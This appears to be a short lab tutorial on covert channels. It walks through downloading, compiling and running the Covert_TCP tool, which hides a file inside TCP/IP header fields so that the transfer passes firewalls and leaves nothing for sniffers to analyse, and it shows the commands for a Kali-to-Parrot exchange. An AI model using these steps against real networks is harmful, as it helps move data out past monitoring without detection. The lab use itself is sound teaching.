# Covert Communication

@mmar

Networks use network access control permissions to permit or deny the traffic flowing through them. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls. The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

# Covert_TCP

# Step-1

- Download the tool on both Kali Linux (sender) and Parrot OS (Receiver)


wget https://raw.githubusercontent.com/cudeso/security-tools/master/networktools/covert/covert_tcp.c

```
┌──(kali㉿kali)-[~]
└─$ wget wget https://raw.githubusercontent.com/cudeso/security-tools/master/networktools/covert/covert_tcp.c
--2023-03-16 11:49:03--  http://wget/
Resolving wget (wget)... failed: Name or service not known.
wget: unable to resolve host address 'wget'
--2023-03-16 11:49:03--  https://raw.githubusercontent.com/cudeso/security-tools/master/networktools/covert/covert_tcp.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20854 (20K) [text/plain]
Saving to: 'covert_tcp.c'

covert_tcp.c                        100%[===================>]  20.37K  --.-KB/s    in 0.05s

2023-03-16 11:49:04 (428 KB/s) - 'covert_tcp.c' saved [20854/20854]

FINISHED --2023-03-16 11:49:04--
Total wall clock time: 0.9s
Downloaded: 1 files, 20K in 0.05s (428 KB/s)
```

# Step-2

- Compile the tool on both Machines

```
sudo apt install gcc
cc -o covert_tcp covert_tcp.c
```



# Step-3

- Start the listener on Parrot OS

```
sudo ./covert_tcp -dest 192.168.18.144 -source 192.168.18.95 -source_port 8888 -dest_port 9999 -server -file /home/user/msg1.txt
```

- ✓ 192.168.18.144 is the IP of Parrot OS
- ✓ 192.168.18.95 is the IP of Sender (Kali)
- ✓ 8888 is local listening port
- ✓ 9999 is the remote port of kali
- ✓ -server puts covert_tcp in listener mode and msg1.txt is the destination file where message will be saved

# Step-4


- Send the Message from Kali machine


```
sudo ./covert_tcp -dest 192.168.18.144 -source 192.168.18.95 -source_port 9999 -dest_port 8888 -file /home/kali/msg.txt
```

- ✓ 192.168.18.144 is the IP of Parrot OS
- ✓ 192.168.18.95 is the IP of Sender (Kali)
- ✓ 8888 is destination listening port on parrot
- ✓ 9999 is the local port of kali

# Communication

- Our message file will be sent to the destination and saved in the designated directory



# DEMO

# THANKS